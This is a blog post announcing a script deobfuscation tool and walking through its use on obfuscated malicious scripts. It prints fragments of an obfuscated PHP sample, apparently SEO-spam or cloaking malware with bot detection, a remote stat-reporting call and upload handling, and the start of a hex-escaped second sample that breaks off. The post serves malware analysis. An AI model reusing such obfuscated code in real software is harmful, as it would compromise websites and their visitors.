Script Deobfuscator Released

Posted on February 15, 2016 by darryl

The purpose of this tool is to help you perform static analysis on obfuscated scripts. It's often easier to dynamically analyze scripts but there are times when you just don't know where to start or you just want a high-level view of what's going on with the script. This tool may be able to help you.

I already wrote a tool called PHP Script Decoder but this new version has been re-written in .NET with new functionality and flexibility in order to handle PHP, Javascript, VBA, and VBS scripts.

To explain how to use this tool, let me show you how to tackle seven different obfuscated scripts.


Example #1 (unphp)

Here's what the script looks like. Looking at the script, you'll see an array of base64-encoded strings at the top. Following that are references to specific elements from the array.

Recent Posts
- Wild Wild West – 05/2017
- Static vs Dynamic Analysis and the Amusing Outcome
- Wild Wild West – 11/2016
- Deobfuscating the Nemucod Downloader Script
- Deobfuscating a Malicious PHP Downloader

Recent Comments
- Evild3ad79 on Converter v0.8 Released
- Evild3ad79 on Converter v0.8 Released
- Evild3ad79 on Converter v0.8 Released
- Evild3ad79 on Converter v0.8 Released
- levigundert on Converter v0.8 Released


Archives
- May 2017
- February 2017
- November 2016
- October 2016
- September 2016
- June 2016
- February 2016
- January 2016
- November 2015
- October 2015
- July 2015
- June 2015
- March 2015
- February 2015
- December 2014
- November 2014
- October 2014
- September 2014
- August 2014
- July 2014
- June 2014
- May 2014
- April 2014
- March 2014
- February 2014
- January 2014
- December 2013
- November 2013
- October 2013
- September 2013
- August 2013



example 1.txt - Notepad

```
<?php function _705650624($i){$a=Array
('VVRGLTg=','VVRGLT'.'g=','VVRGLT'.'g=','VVRGLTg=','d'.'W'.'5p','X1'.'9IT1N'.'UX18=','SFRUU'.
'F9IT1NU','SF'.'R'.'UUF'.'9IT1NU','d3'.'d3'.'Lg==',''.'X'.'19'.'TR'.'V9SR'.'U'.'ZfXw==','Z29v
Z2xl'.'Lg==','eWFo'.'b28'.'u','Yml'.'uZ'.'y4'.'=','YW9sLmNvb'.'Q==','eWFuZGV'.'4'.'L'.'g==',
''.'cmFtYmx'.'lc'.'i'.'4'.'=','bWFpbC5yd'.'Q'.'==',''.'X19TRV9'.'CT'.'1RfXw==','Ym'.'luZ2JvdA=
=','bXNuYm90','c2x1'.'cnA=','Z29vZ2xlYm9'.'0','bWVk'.'a'.'WFwYXJ'.'0'.'bmVycy1'.'nb2'.'9nbG'.
'U=',''.'Z3NhLWN'.'yYXdsZXI=','e'.'WFuZGV4','eWFkaXJlY3'.'Rib'.'3Q=','X19QS'.'U5'.'HX'.'1VST'
.'F9f','aHR0'.'cDovL3B'.'pbmdvb'.'WF0aWMuY29t'.'L3'.'Bpbm'.'c'.'vP3RpdG'.'xl'.'PTwhJ'.'F9'.'U
'.'SVR'.'MRV8kIT4mYmx'.'vZ'.'3VybD0'.'8ISRf'.'VVJMXyQ'.'h'.'Pg==','JmNoa1'.'93ZWJsb'.'2dzY2'.
'9tPW'.'9u'.'JmNoa19ibG9n'.'cz1vbiZj'.'aGtfZmVlZGJ'.'1c'.'m5lcj'.'1'.'vbiZja'.'GtfbmV3c2d'.'h
dG9yPW9u','JmN'.'oa19te'.'XlhaG'.'9'.'vPW9uJmNo'.'a19wd'.'WJzdWJjb20'.'9'.'b24mY2hr'.'X'.'2J
'.'sb2d'.'k'.'aW'.'dnZX'.'I'.'9b24mY2hrX3dlY'.'mxvZ2Fsb3Q9'.'b2'.'4=',''.'JmNoa19uZXdzaXNmcmVl
PW9uJ'.'mN'.'oa19ob3B'.'pY'.'2V4'.'Y2h'.'hbmdlP'.'W9'.'uJ'.'mNoa19nb29nbGU9b2'.'4mY2'.'hrX3Rh
a'.'WxyYW5rPW9u','JmNo'.'a'.'1'.'9z'.'a3'.'lncmlkPW9uJmNoa19j'.'b2xsZWN0Y'.'T'.'1vbi'.'ZjaGtf
c3Vw'.'ZXJmZWVkcj1vbg'.'==','X'.'19'.'Q'.'Uk9GSUxFX18=','ZGxu','X19BQ1RVQUxfX'.'w='.'=','T'.
kR'.'ZdU5'.'EVXVNVGd6TGpFek9BPT'.'0=','X'.'1'.'9TQ0'.'hFTU'.'VfXw==','MTMx','X19QQVNTV09SRF'.
'9f','NWM0MDEwMGFj'.'ZTN'.'mNW'.'MxYmVhM'.'zRj'.'ZD'.'M1Nz'.'Zl'.'YTk'.'OYjY=','X'.'19T'.'RUN
'.'SRVQxX18=','X'.'19T'.'RUN'.'SRVQ'.'yX18=','X1'.'9VU0Vf'.'Q0FDSEVf'.'Xw==','X19D'.'QUNIR'.
U'.'R'.'fQ09VT'.'lRf'.'Xw==','cQ==','LQ==','LQ==','L'.'Q==','LQ'.'==','L'.'Q==','LQ==','LQ='.
'=','LQ==','LQ==',''.'','LQ==','','','Q29udG'.'Vudc'.'1'.'U'.'eXBlO'.'iB0ZXh0L'.'2'.'h0bWw7IG
'.'N'.'oY'.'XJz'.'ZXQ9'.'d'.'X'.'RmLTg=','dXBsb2'.'F'.'k','cHc=','cH'.'c=','dXB'.'sb2FkZW'.'Q
=','b'.'mFtZQ==','dXBsb'.'2F'.'k'.'Z'.'WQ=',''.'d'.'G1'.'wX25'.'h'.'b'.'WU'.'=','dX'.'Bsb2Fk
'.'IG'.'9r','cGluZw'.'==',''.'cHc=','cH'.'c'.'=','PCEkX1RJV'.'ExFXyQhPg==','PCE'.'kX1VSTF'.'8
'.'kIT4'.'=','L'.'Q==','IA==','a'.'HR0'.'cDo'.'v'.'Lw==','Uk'.'VR'.'VUV'.'TVF9'.'VUkk=','cGl'.
'uZyBvaw==','SFRUU'.'F9SRUZFUkVS',''.'S'.'FRUUF9'.'S'.'RU'.'ZFUkV'.'S','a'.'HR0'.'cDovLw==',
L29'.'1d'.'C9zdGF0LmNnaQ==','P3BhcmFtZXRl'.'cj0=','aH'.'R0cDo'.'vLw==','U0NSS'.'VB'.'UX05BTU
.'U=','Og==','JmlwPQ==','UkVN'.'T1RFX0F'.'ERFI'.'=','JnJlZj0=','SFRUUF9SRUZFUkVS','JnVzZXJhZ2
V'.'udD0=','SFRUUF9'.'VU0VSX'.'0'.'FH'.'RU5'.'U','Jm'.'Rvb'.'W'.'FpbjO=','JnZ'.'pc'.'2l0PQ'.
==','MQ'.'==','Jmtl'.'eXdvc'.'mQ9','LQ='.'=','IA='.'=','JnN'.'oZW'.'1lPQ==','dG9iZ'.'W9ybm90d
G9iZQ==',''.'cH'.'c=','c'.'Hc=','aHR0c'.'Do'.'vLw==','L29'.'0'.'a'.'GVy'.'Lw==','L2'.'l'.'ua
.'XQ'.'=','P'.'HNpdGVj'.'b250ZW50Pg'.'==',''.'PC9zaXRlY'.'29'.'udGVu'.'dD4'.'=','aH'.'R0cD
ovLw'.'==','L290aGVy'.'L2M=',''.'L3B3P'.'Q'.'='.'=','L3Byb2Zp'.'b'.'G'.'U9','L2t3PQ==','L'.'Q
==','','Kw==',''.'L3'.'U9',''.'a'.'HR'.'0cDovLw='.'=','UkVRVUVT'.'VF9V'.'Ukk'.'=','L2lw'.'PQ=
=','UkVNT1RFX0FERFI=','L'.'3'.'VhPQ==','S'.'F'.'R'.'UUF9'.'VU'.'0VSX0FHRU5'.'U',''.'L3N'.'jaG
'.'V'.'tZT0'.'=',''.'L3Rw'.'bD'.'0=','MQ==','','Lg==','L'.'w==','Lw'.'==','Lw='.'=','Lw'.'==
,'Lw='.'=','','','Yys=','Cg==','','Lw==','Lw==','Lw'.'==','dw==','Lw='.'=','Lw='.'=','Lw==',
Cg==','Cg==','Lw==','Lw'.'==','Lw==','','Lw==','Lw'.'==','Tw96'.'aWxs'.'Y'.'S81'.'LjAgKFdpbmR
vd'.'3'.'M7IFU7IFd'.'pbmRvd3MgT'.'lQgN'.'S'.'4xOyBk'.'ZTsgc'.'nY6'.'MS45LjIuMyk'.'gR2Vja2'.'8
vM'.'jAxM'.'DA0MDE'.'gRmlyZWZ'.'veC8z'.'L'.'j'.'Y'.'uMy'.'A'.'o'.'Lk5'.'FV'.'CB'.'DTFIg'.'M'.
'y41LjMwNzI'.'5KQ==','c2NoZW1'.'l','','a'.'HR0'.'cA==','aG9zdA==','cG'.'9'.'ydA==','cG9y'.'dA
==','R0VU'.'I'.'A'.'==','cGF'.'0aA==','P'.'w==','cX'.'Vlcnk'.'=','IEh'.'UV'.'FAvMS'.'4wDQo=',
'SG9zdDog','','aG9zdA==','DQo=','VXNlci1BZ'.'2VudDog','DQo=','Q29ub'.'mVjd'.'GlvbjogQ2x'.'vc2
UN'.'Cg0'.'K','DQoNCg==','ND'.'A0IE5vdC'.'BGb'.'3VuZ'.'A==','','dXNlcl'.'9hZ2'.'VudA='.'=','c
g==','Cg==','U0'.'VSVk'.'V'.'SX1BST1RP'.'Q'.'09M','IDQwNC'.'BOb3QgRm9'.'1bmQ=','');return
base64_decode($a[$i]);} error_reporting(round(0));mb_internal_encoding(_705650624
(0));mb_regex_encoding(_705650624(1));mb_http_output(_705650624(2));mb_http_input(_705650624
(3));mb_language(_705650624(4));define(_705650624(5),mb_strtolower(mb_substr($_SERVER
[_705650624(6)],mb_substr($_SERVER[_705650624(7)],round(0),round(0+2+2))!== _705650624(8)?
round(0):round(0+1+1+1+1))));define(_705650624(9),serialize(array(_705650624(10),_705650624
(11),_705650624(12),_705650624(13),_705650624(14),_705650624(15),_705650624(16))));define
(_705650624(17),serialize(array(_705650624(18),_705650624(19),_705650624(20),_705650624
(21),_705650624(22),_705650624(23),_705650624(24),_705650624(25))));define(_705650624
(26),_705650624(27) ._705650624(28) ._705650624(29) ._705650624(30) ._705650624(31));define
(_705650624(32),_705650624(33));define(_705650624(34),base64_decode(_705650624(35)));define
```

Paste in the script sections like so. The script you are trying to deobfuscate is at the top. The array of base64-encoded strings separated by commas in the middle section. I enter the search string value of "_705650624(#)" since that's how the script at the top references the elements from the array (note: the pound sign is a wildcard and must be present). I select the "Array" method and click on the "Convert" button.



Script Deobfuscator v0.1

Input

```
error_reporting(round(0));mb_internal_encoding(_705650624(0));mb_regex_encoding(_705650624(1));mb_http_output(_705650624
(2));mb_http_input(_705650624(3));mb_language(_705650624(4));define(_705650624(5),mb_strtolower(mb_substr($_SERVER[_705650624
(6)],mb_substr($_SERVER[_705650624(7)],round(0),round(0+2+2))!== _705650624(8)?round(0):round(0+1+1+1+1))));define(_705650624
(9),serialize(array(_705650624(10),_705650624(11),_705650624(12),_705650624(13),_705650624(14),_705650624(15),_705650624
(16))));define(_705650624(17),serialize(array(_705650624(18),_705650624(19),_705650624(20),_705650624(21),_705650624
(22),_705650624(23),_705650624(24),_705650624(25))));define(_705650624(26),_705650624(27) ._705650624(28) ._705650624(29)
._705650624(30) ._705650624(31));define(_705650624(32),_705650624(33));define(_705650624(34),base64_decode(_705650624
```

Lookup Array

```
'VVRGLTg=','VVRGLT'.'g=','VVRGLT'.'g=','VVRGLTg=','d'.'W'.'5p','X1'.'9IT1N'.'UX18=','SFRUU'.'F9IT1NU','SF'.'R'.'UUF'.'9IT1NU','d
3'.'d3'.'Lg==',''.'X'.'19'.'TR'.'V9SR'.'U'.'ZfXw==','Z29vZ2xl'.'Lg==','eWFo'.'b28'.'u','Yml'.'uZ'.'y4'.'=','YW9sLmNvb'.'Q==','eW
FuZGV'.'4'.'L'.'g==',''.'cmFtYmx'.'lc'.'i'.'4'.'=','bWFpbC5yd'.'Q'.'==',''.'X19TRV9'.'CT'.'1RfXw==','Ym'.'luZ2JvdA==','bXNuYm90'
,'c2x1'.'cnA=','Z29vZ2xlYm9'.'0','bWVk'.'a'.'WFwYXJ'.'0'.'bmVycy1'.'nb2'.'9nbG'.'U=',''.'Z3NhLWN'.'yYXdsZXI=','e'.'WFuZGV4','eWF
kaXJlY3'.'Rib'.'3Q=','X19QS'.'U5'.'HX'.'1VST'.'F9f','aHR0'.'cDovL3B'.'pbmdvb'.'WF0aWMuY29t'.'L3'.'Bpbm'.'c'.'vP3RpdG'.'xl'.'PTwh
J'.'F9'.'U'.'SVR'.'MRV8kIT4mYmx'.'vZ'.'3VybD0'.'8ISRf'.'VVJMXyQ'.'h'.'Pg==','JmNoa1'.'93ZWJsb'.'2dzY2'.'9tPW'.'9u'.'JmNoa19ibG9n
'.'cz1vbiZj'.'aGtfZmVlZGJ'.'1c'.'m5lcj'.'1'.'vbiZja'.'GtfbmV3c2d'.'hdG9yPW9u','JmN'.'oa19te'.'XlhaG'.'9'.'vPW9uJmNo'.'a19wd'.'WJ
```

Search / Replace Method: [✓ Array] Random Vars 1 Random Vars 2 Key Lookup Base64 ASCII Math

Output Options: Base64 Decode Concatenate Keep Quotes

Delimiter: ,

Search String: _705650624(#)

Remove Chars:

Pre Str:

Post Str:

Output

```
error_reporting(round(0));mb_internal_encoding('VVRGLTg=');mb_regex_encoding('VVRGLT'.'g=');mb_http_output
('VVRGLT'.'g=');mb_http_input('VVRGLTg=');mb_language('d'.'W'.'5p');define('X1'.'9IT1N'.'UX18=',mb_strtolower(mb_substr
($_SERVER['SFRUU'.'F9IT1NU'],mb_substr($_SERVER['SF'.'R'.'UUF'.'9IT1NU'],round(0),round(0+2+2))!== 'd3'.'d3'.'Lg=='?round
(0):round(0+1+1+1+1))));define(''.'X'.'19'.'TR'.'V9SR'.'U'.'ZfXw==',serialize(array
('Z29vZ2xl'.'Lg==','eWFo'.'b28'.'u','Yml'.'uZ'.'y4'.'=','YW9sLmNvb'.'Q==','eWFuZGV'.'4'.'L'.'g==',''.'cmFtYmx'.'lc'.'i'.'4'.'=',
'bWFpbC5yd'.'Q'.'=='))));define(''.'X19TRV9'.'CT'.'1RfXw==',serialize(array
('Ym'.'luZ2JvdA==','bXNuYm90','c2x1'.'cnA=','Z29vZ2xlYm9'.'0','bWVk'.'a'.'WFwYXJ'.'0'.'bmVycy1'.'nb2'.'9nbG'.'U=',''.'Z3NhLWN'.'
```

The results still show encoded strings so now I check the "Base64 Decode", "Concatenate", and "Keep Quotes" options and try again.


- July 2013
- June 2013
- May 2013
- April 2013
- March 2013
- February 2013
- January 2013
- December 2012
- November 2012
- October 2012
- September 2012
- August 2012
- July 2012
- June 2012
- May 2012
- April 2012
- March 2012
- February 2012
- January 2012
- December 2011
- November 2011
- October 2011
- September 2011
- August 2011
- July 2011
- June 2011
- May 2011
- April 2011
- March 2011
- February 2011
- January 2011
- December 2010
- November 2010

Categories

- 0-Day
- Awareness
- Crimeware
- Exploit Packs
- Malicious Email
- Malscript
- Pentest
- Tools
- XSS

Meta

- Log in
- Entries RSS
- Comments RSS
- WordPress.org



Input

```
error_reporting(round(0));mb_internal_encoding(_705650624(0));mb_regex_encoding(_705650624(1));mb_http_output(_705650624
(2));mb_http_input(_705650624(3));mb_language(_705650624(4));define(_705650624(5),mb_strtolower(mb_substr($_SERVER[_705650624
(6)],mb_substr($_SERVER[_705650624(7)],round(0),round(0+2+2))!== _705650624(8)?round(0):round(0+1+1+1+1))));define(_705650624
(9),serialize(array(_705650624(10),_705650624(11),_705650624(12),_705650624(13),_705650624(14),_705650624(15),_705650624
(16))));define(_705650624(17),serialize(array(_705650624(18),_705650624(19),_705650624(20),_705650624(21),_705650624
(22),_705650624(23),_705650624(24),_705650624(25))));define(_705650624(26),_705650624(27) ._705650624(28) ._705650624(29)
._705650624(30) ._705650624(31));define(_705650624(32),_705650624(33));define(_705650624(34),base64_decode(_705650624
```

Lookup Array

```
'VVRGLTg=','VVRGLT'.'g=','VVRGLT'.'g=','VVRGLTg=','d'.'W'.'5p','X1'.'9IT1N'.'UX18=','SFRUU'.'F9IT1NU','SF'.'R'.'UUF'.'9IT1NU','d
3'.'d3'.'Lg==','.'X'.'19'.'TR'.'V9SR'.'U'.'ZfXw==','Z29vZ2xl'.'Lg==','eWFo'.'b28'.'u','Yml'.'uZ'.'y4'.'=','YW9sLmNvb'.'Q==','eW
FuZGV'.'4'.'L'.'g==','.'cmFtYmx'.'lc'.'i'.'4'.'=','bWFpbC5yd'.'Q'.'==','.'X19TRV9'.'CT'.'1RfXw==','Ym'.'luZ2JvdA==','bXNuYm90'
,'c2xl'.'cnA=','Z29vZ2xlYm9'.'0','bWVk'.'a'.'WFwYXJ'.'0'.'bmVycyl'.'nb2'.'9nbG'.'U=','.'Z3NhLWN'.'yYXdsZXI=','e'.'WFuZGV4','eWF
kaXJlY3'.'Rib'.'3Q=','X19QS'.'U5'.'HX'.'1VST'.'F9f','aHR0'.'cDovL3B'.'pbmdvb'.'WF0aWMuY29t'.'L3'.'Bpbm'.'c'.'vP3RpdG'.'xl'.'PTwh
J'.'F9'.'U'.'SVR'.'MRV8kIT4mYmx'.'vZ'.'3VybD0'.'8ISRf'.'VVJMXyQ'.'h'.'Pg==','JmNoa1'.'93ZWJsb'.'2dzY2'.'9tPW'.'9u'.'JmNoa19ibG9n
'.'cz1vbiZj'.'aGtfZmVlZGJ'.'1c'.'m5lcj'.'1'.'vbiZja'.'GtfbmV3c2d'.'hdG9yPW9u','JmN'.'oa19te'.'XlhaG'.'9'.'vPW9uJmNo'.'a19wd'.'WJ
```

Search / Replace Method [✓ Array] Random Vars 1 Random Vars 2 Key Lookup Base64 ASCII Math

Output Options [✓ Base64 Decode] [✓ Concatenate] [✓ Keep Quotes]

Delimiter: ,

Search String: _705650624(#)

Remove Chars: Pre Str: Post Str:


Output

```
error_reporting(round(0));mb_internal_encoding('UTF-8');mb_regex_encoding('UTF-8');mb_http_output('UTF-8');mb_http_input('UTF-
8');mb_language('uni');define('__HOST__',mb_strtolower(mb_substr($_SERVER['HTTP_HOST'],mb_substr($_SERVER['HTTP_HOST'],round
(0),round(0+2+2))!== 'www?round(0):round(0+1+1+1+1))));define('__SE_REF__',serialize(array
('google,'yahoo,'bing,'aol.com','yandex,'rambler,'mail.ru')));define('__SE_BOT__',serialize(array
('bingbot','msnbot','slurp','googlebot','mediapartners-google','gsa-crawler','yandex','yadirectbot')));define
('__PING_URL__','http://pingomatic.com/ping/?title=<!$_TITLE_$!>&blogurl=<!$_URL_$!>'
&chk_weblogscom=on&chk_blogs=on&chk_feedburner=on&chk_newsgator=on'
```

The script has been deobfuscated and much easier to read. The script won't execute though because the strings are quoted (or unquoted) incorrectly.


Example #2 (ddecode)

Here's the script we'll be working on:



```
${"\x47\x4cO\x42\x41L\x53"}["\x72\x63\x6bjaxl\x72pspy"]="\x66\x75\x6ec";${"\x47\x4c\x4f\x42A\x4cS"}
["\x66y\x79i\x6bc\x72\x6ec\x66\x65"]="h";${"\x47\x4c\x4f\x42AL\x53"}["\x72k\x78b\x69\x72\x64ec\x74c
\x68"]="\x68\x5f\x64et\x65\x63t\x65d";${"\x47LOBA\x4cS"}["s\x6c\x71\x79d\x6d\x6b\x78\x68\x6c"]="he\x61d
\x65r\x73";${"G\x4c\x4fBALS"}["l\x62z\x6c\x78k\x72\x73b\x6e\x77"]="\x72\x65\x73";${"\x47\x4cO\x42ALS"}
["\x68b\x76\x77\x6b\x73\x78r\x6c\x76"]="\x6b";${"GLO\x42\x41\x4c\x53"}["l\x6eh\x75\x68\x74c\x68\x66"]
="\x64a\x74\x61";${"\x47\x4c\x4fB\x41L\x53"}["l\x73\x6bp\x72\x75\x73"]="\x63\x6f\x6fki\x65";${"\x47L\x4f
\x42\x41\x4c\x53"}["\x63\x72qx\x7a\x78\x6fro"]="\x76";${"\x47\x4c\x4fBA\x4c\x53"}["\x76\x64u\x68\x72\x7a
\x6d"]="\x72eq\x75\x65\x73\x74";${"G\x4c\x4f\x42A\x4c\x53"}["\x74\x6aklf\x62g"]="\x70\x6fr\x74";
${"\x47\x4c\x4f\x42AL\x53"}["\x74\x6f\x67j\x77\x6a\x62\x74\x79\x64\x77"]="\x66\x70";${"\x47L\x4fB
\x41\x4c\x53"}["x\x63c\x76\x71\x64nq\x65\x74l"]="\x73\x63h\x65\x6d\x65";${"\x47\x4c\x4f\x42\x41\x4cS"}
["hm\x67\x6f\x6fc\x62\x65f"]="t\x69m\x65\x6f\x75\x74";${"GL\x4fBA\x4c\x53"}["\x72\x74\x6b\x6d\x75lw"]="u
\x72l";${"G\x4c\x4f\x42\x41LS"}["\x74\x6c\x72\x79\x72\x6aon"]="\x70\x61\x72\x61\x6d\x73";${"\x47LO
\x42\x41L\x53"}["\x70j\x76\x70\x64\x76\x76"]="u\x72i";${"G\x4c\x4fBALS"}["h\x65\x79\x62\x73\x73p"]
="\x73\x74\x72";${"\x47\x4c\x4f\x42\x41L\x53"}["\x6a\x6dj\x74\x6b\x61\x73"]="\x6c\x65\x6e\x67t\x68";${"G
\x4c\x4f\x42\x41\x4c\x53"}["\x6b\x78\x73\x72u\x6fze\x64d\x6c"]="s\x74\x72\x69\x6eg";${"\x47\x4cOBA\x4c
\x53"}["\x6bh\x6c\x75\x6ft\x71\x76\x65\x78"]="\x6e\x75\x6d\x43\x68a\x72\x73";${"\x47\x4c\x4f
\x42\x41\x4cS"}["yhr\x6a\x64\x66\x7a\x6f"]="ch\x61rs";${"\x47\x4c\x4f\x42\x41\x4c\x53"}["\x6fp
